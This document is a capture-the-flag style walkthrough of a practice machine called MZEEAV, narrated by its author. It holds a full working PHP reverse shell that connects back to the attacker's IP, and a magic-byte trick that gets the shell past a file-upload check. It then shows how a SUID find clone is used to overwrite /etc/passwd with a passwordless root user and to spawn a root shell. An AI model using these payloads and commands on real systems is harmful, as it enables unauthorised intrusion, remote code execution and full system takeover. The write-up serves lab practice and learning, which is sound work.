MZEEAV_flow
Recon
TCP Scan
nmap -sCV -oN scans/tcp.nmap $IP
nmap -sCV -oN scans/tcp.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 16:58 +0800
Nmap scan report for 192.168.142.33
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: MZEE-AV - Check your files
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
UDP Scan (Top 20)
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
udo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
[sudo] password for hans:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-23 16:59 +0800
Nmap scan report for 192.168.142.33
Host is up (0.0076s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    closed        dhcps
68/udp    closed        dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  open|filtered ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 8.20 seconds
Service Enumeration
Web
Main Page

Upload File
Tried uploading a random .md file.

Seems to be some sort of Anti-Virus scanner.
Scans
Directory brute force
feroxbuster -u http://$IP -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o scans/ferox.md
301      GET        9l       28w      317c http://192.168.142.33/upload => http://192.168.142.33/upload/
301      GET        9l       28w      318c http://192.168.142.33/backups => http://192.168.142.33/backups/
MSG      0.000 feroxbuster::heuristics detected directory listing: http://192.168.142.33/backups (Apache)
200      GET     1213l     7233w   601221c http://192.168.142.33/backups/backup.zip
200      GET       35l      145w     1403c http://192.168.142.33/listing.php
200      GET        1l        4w       22c http://192.168.142.33/upload.php
200      GET       51l      152w     1482c http://192.168.142.33/
Notable files/directories:
- upload - page with "Error no valid PEFILE" text
- backups
- backups/backup.zip
backup.zip
unzip backup.zip -d backup
Archive:  backup.zip
   creating: backup/var/www/html/
   creating: backup/var/www/html/upload/
  inflating: backup/var/www/html/upload/wget.exe
  inflating: backup/var/www/html/upload/whoami.exe
 extracting: backup/var/www/html/upload/index.html
  inflating: backup/var/www/html/listing.php
  inflating: backup/var/www/html/upload.php
  inflating: backup/var/www/html/index.html
upload.php
<?php

/* Get the name of the uploaded file */
$filename = $_FILES['file']['name'];

/* Choose where to save the uploaded file */
$tmp_location = "upload/file.tmp";
$location = "upload/".$filename;


/* Move the file temporary */
move_uploaded_file($_FILES['file']['tmp_name'], $tmp_location);


/* Check MagicBytes MZ PEFILE 4D5A*/
$F=fopen($tmp_location,"r");
$magic=fread($F,2);
fclose($F);
$magicbytes = strtoupper(substr(bin2hex($magic),0,4));
error_log(print_r("Magicbytes:" . $magicbytes, TRUE));

/* if its not a PEFILE block it - str_contains onlz php 8*/
//if ( ! (str_contains($magicbytes, '4D5A'))) {
if ( strpos($magicbytes, '4D5A') === false ) {
	echo "Error no valid PEFILE\n";
	error_log(print_r("No valid PEFILE", TRUE));
	error_log(print_r("MagicBytes:" . $magicbytes, TRUE));
	exit ();
}


rename($tmp_location, $location);


?>

After uploading the file, it will save it to upload/file.tmp.
This is the .md file I uploaded earlier:
http://192.168.142.33/upload/file.tmp
Foothold
shell.php

Based on upload.php, it will rename the uploaded file to file.tmp to check for the 4D5A magic bytes (.exe) before renaming it back to the original filename. Since a PHP shell I tried uploading does not have those magic bytes, the file was not renamed and hence, the PHP shell cannot be executed.
I found a quick way to add magic bytes to a file here: https://gist.github.com/Techbrunch/56415c360daf4d039975267586c45d8c
In this case, it is to add magic bytes for PNG.
# The magic bytes for PNG
echo '89 50 4E 47 0D 0A 1A 0A' | xxd -p -r >> reverse.php.png
cat reverse.php >> reverse.php.png
Reverse Shell
Go to www.revshells.com and input my host IP and listener port, then pick the PHP PentestMonkey reverse shell and copy it.
shell.php.bak
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.232';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
Add Magic Bytes
# add .exe magic bytes to a fresh file called shell.php
┌──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/MZEEAV]
└─$ echo '4D 5A' | xxd -p -r >> shell.php

# append earlier php reverse shell to the above shell.php
┌──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/MZEEAV]
└─$ cat shell.php.bak >> shell.php

# verify magic bytes added
┌──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/MZEEAV]
└─$ head shell.php
MZ<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.45.232';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
Upload shell.php

It seems to be accepting the magic bytes as we can see the shell.php.exe was renamed to its original filename.
Reverse Shell
Start the nc listener and navigate to http://192.168.198.33/upload/shell.php.

Stablise Shell
──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/MZEEAV]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.232] from (UNKNOWN) [192.168.198.33] 59164
Linux mzeeav 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64 GNU/Linux
 21:32:11 up 37 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@mzeeav:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(hans㉿KaliKatak)-[~/…/Hax/Practice/PGPractice/MZEEAV]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@mzeeav:/$ export TERM=xterm
www-data@mzeeav:/$
user flag

www-data@mzeeav:/$ cd /home
www-data@mzeeav:/home$ ls -al
total 12
drwxr-xr-x   3 root   root   4096 Nov 14  2023 .
drwxr-xr-x  18 root   root   4096 Nov 13  2023 ..
drwxrwxr-x+  2 avuser avuser 4096 Nov 14  2023 avuser
www-data@mzeeav:/home$ cd avuser/
www-data@mzeeav:/home/avuser$ ls -alll
total 24
drwxrwxr-x+ 2 avuser avuser 4096 Nov 14  2023 .
drwxr-xr-x  3 root   root   4096 Nov 14  2023 ..
lrwxrwxrwx  1 root   root      9 Nov 14  2023 .bash_history -> /dev/null
-rw-rwxr--+ 1 avuser avuser  220 Aug  4  2021 .bash_logout
-rw-rwxr--+ 1 avuser avuser 3526 Aug  4  2021 .bashrc
-rw-rwxr--+ 1 avuser avuser  807 Aug  4  2021 .profile
-rw-rwxr--+ 1 avuser avuser   33 Jun 23 20:57 local.txt
www-data@mzeeav:/home/avuser$ whoami && hostname && cat local.txt
www-data
mzeeav
e7fd0d815bff9915778436acb2c20495
Privilege Escalation
Low-Hanging Fruits
Linux
-
need password for www-data user
www-data@mzeeav:/home/avuser$ ls -al /etc/cron.*
/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Nov 14  2023 .
drwxr-xr-x 71 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rw-r--r--  1 root root  201 Jun  7  2021 e2scrub_all
-rw-r--r--  1 root root  712 May 11  2020 php

/etc/cron.daily:
total 32
drwxr-xr-x  2 root root 4096 Nov 14  2023 .
drwxr-xr-x 71 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rwxr-xr-x  1 root root  539 Jun  9  2022 apache2
-rwxr-xr-x  1 root root 1478 Jun 10  2021 apt-compat
-rwxr-xr-x  1 root root 1298 Jan 30  2021 dpkg
-rwxr-xr-x  1 root root  377 Feb 28  2021 logrotate
-rwxr-xr-x  1 root root 1123 Feb 19  2021 man-db

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 71 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 71 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x  2 root root 4096 Jun 16  2022 .
drwxr-xr-x 71 root root 4096 Dec 16  2023 ..
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
-rwxr-xr-x  1 root root  813 Feb 19  2021 man-db
www-data@mzeeav:/home/avuser$ find / -perm -4000 -type f 2>/dev/null
/opt/fileS
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/sudo
/opt/fileS
/opt/fileS seems suspicious but it cannot be read.
ww-data@mzeeav:/home/avuser$ cat /opt/fileS
cat: /opt/fileS: Permission denied
www-data@mzeeav:/home/avuser$ ls -al /opt/fileS
---s--s--x 1 root root 311008 Nov 14  2023 /opt/fileS
However, it can be executed.
www-data@mzeeav:/home/avuser$ /opt/fileS
.
./.bash_logout
./.bashrc
./local.txt
./.bash_history
./.profile
After some testing, it seems to function just like the find command.
www-data@mzeeav:/home/avuser$ /opt/fileS
.
./.bash_logout
./.bashrc
./local.txt
./.bash_history
./.profile
www-data@mzeeav:/home/avuser$ find
.
./.bash_logout
./.bashrc
./local.txt
./.bash_history
./.profile
www-data@mzeeav:/home/avuser$ /opt/fileS /home
/home
/home/avuser
/home/avuser/.bash_logout
/home/avuser/.bashrc
/home/avuser/local.txt
/home/avuser/.bash_history
/home/avuser/.profile
www-data@mzeeav:/home/avuser$ find /home
/home
/home/avuser
/home/avuser/.bash_logout
/home/avuser/.bashrc
/home/avuser/local.txt
/home/avuser/.bash_history
/home/avuser/.profile
Even the --help documentation seem identical so we can safely assume this is a clone of the find command.
gtfobins
https://gtfobins.org/gtfobins/find/ shows how to exploit the SUID bit in the find command (in our case, the /opt/fileS binary) to perform some actions.
Spawning a shell works but it drops the privileges.
www-data@mzeeav:/home/avuser$ /opt/fileS . -exec /bin/sh \; -quit
$ whoami
www-data
Writing a file works and we see the written file is owned by root.
www-data@mzeeav:/home/avuser$ /opt/fileS / -fprintf /tmp/test DATA -quit
www-data@mzeeav:/home/avuser$ ls -al /tmp/test
-rw-rw-rw- 1 root root 4 Jun 23 22:00 /tmp/test
Let's create a user with uid 0 effectively making it root.
Create User
Copy /etc/passwd:
www-data@mzeeav:/home/avuser$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
avuser:x:1001:1001::/home/avuser:/bin/sh
Add new user:
hacker::0:0::/root:/bin/bash
DATA is a format string, it supports some escape sequences.
According to gtfobins, the File write command supports escape sequences. Hence, it's important to escape whitespaces, brackets and also newlines.
Command:
/opt/fileS / -fprintf /tmp/testpasswd root:x:0:0:root:/root:/bin/bash\\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\\nsync:x:4:65534:sync:/bin:/bin/sync\\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\\nlist:x:38:38:Mailing\ List\ Manager:/var/list:/usr/sbin/nologin\\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\\ngnats:x:41:41:Gnats\ Bug-Reporting\ System\ \(admin\):/var/lib/gnats:/usr/sbin/nologin\\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\\nsystemd-network:x:101:102:systemd\ Network\ Management,,,:/run/systemd:/usr/sbin/nologin\\nsystemd-resolve:x:102:103:systemd\ Resolver,,,:/run/systemd:/usr/sbin/nologin\\nmessagebus:x:103:109::/nonexistent:/usr/sbin/nologin\\nsystemd-timesync:x:104:110:systemd\ Time\ Synchronization,,,:/run/systemd:/usr/sbin/nologin\\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\\nsystemd-coredump:x:999:999:systemd\ Core\ Dumper:/:/usr/sbin/nologin\\navuser:x:1001:1001::/home/avuser:/bin/sh\\nhacker::0:0::/root:/bin/bash\\n -quit
/tmp/testpasswd shows that we successfully wrote the test passwd file as root.
ww-data@mzeeav:/home/avuser$ /opt/fileS /tmp/testpasswd -exec cat {} \;
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
avuser:x:1001:1001::/home/avuser:/bin/sh
hacker::0:0::/root:/bin/bash
Real Command:
/opt/fileS / -fprintf /etc/passwd root:x:0:0:root:/root:/bin/bash\\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\\nsync:x:4:65534:sync:/bin:/bin/sync\\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\\nlist:x:38:38:Mailing\ List\ Manager:/var/list:/usr/sbin/nologin\\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\\ngnats:x:41:41:Gnats\ Bug-Reporting\ System\ \(admin\):/var/lib/gnats:/usr/sbin/nologin\\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\\nsystemd-network:x:101:102:systemd\ Network\ Management,,,:/run/systemd:/usr/sbin/nologin\\nsystemd-resolve:x:102:103:systemd\ Resolver,,,:/run/systemd:/usr/sbin/nologin\\nmessagebus:x:103:109::/nonexistent:/usr/sbin/nologin\\nsystemd-timesync:x:104:110:systemd\ Time\ Synchronization,,,:/run/systemd:/usr/sbin/nologin\\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\\nsystemd-coredump:x:999:999:systemd\ Core\ Dumper:/:/usr/sbin/nologin\\navuser:x:1001:1001::/home/avuser:/bin/sh\\nhacker::0:0::/root:/bin/bash\\n -quit
root flag
And we're in.
www-data@mzeeav:/home/avuser$ /opt/fileS / -fprintf /etc/passwd root:x:0:0:root:/root:/bin/bash\\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\\nsync:x:4:65534:sync:/bin:/bin/sync\\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\\nlist:x:38:38:Mailing\ List\ Manager:/var/list:/usr/sbin/nologin\\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\\ngnats:x:41:41:Gnats\ Bug-Reporting\ System\ \(admin\):/var/lib/gnats:/usr/sbin/nologin\\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologin\\nsystemd-network:x:101:102:systemd\ Network\ Management,,,:/run/systemd:/usr/sbin/nologin\\nsystemd-resolve:x:102:103:systemd\ Resolver,,,:/run/systemd:/usr/sbin/nologin\\nmessagebus:x:103:109::/nonexistent:/usr/sbin/nologin\\nsystemd-timesync:x:104:110:systemd\ Time\ Synchronization,,,:/run/systemd:/usr/sbin/nologin\\nsshd:x:105:65534::/run/sshd:/usr/sbin/nologin\\nsystemd-coredump:x:999:999:systemd\ Core\ Dumper:/:/usr/sbin/nologin\\navuser:x:1001:1001::/home/avuser:/bin/sh\\nhacker::0:0::/root:/bin/bash\\n -quit
www-data@mzeeav:/home/avuser$ su - hacker
root@mzeeav:~# whoami && hostname && cat proof.txt
root
mzeeav
00e53661e0f633cdf3daf6895d267a38

Bonus
I did a mistake in spawning a shell via the find SUID exploit earlier.
I saw in gtfobins that they mentioned to omit -p for every /bin/sh invocation for distributions where the default shell does not drop SUID privileges. Without testing it properly, I immediately dropped it, hence, why it didn't work.
/opt/fileS . -exec /bin/sh \; -quit
Trying the exploit again now with -p:
www-data@mzeeav:/home/avuser$ /opt/fileS . -exec /bin/sh -p \; -quit
# whoami && hostname && cat /root/proof.txt
root
mzeeav
00e53661e0f633cdf3daf6895d267a38
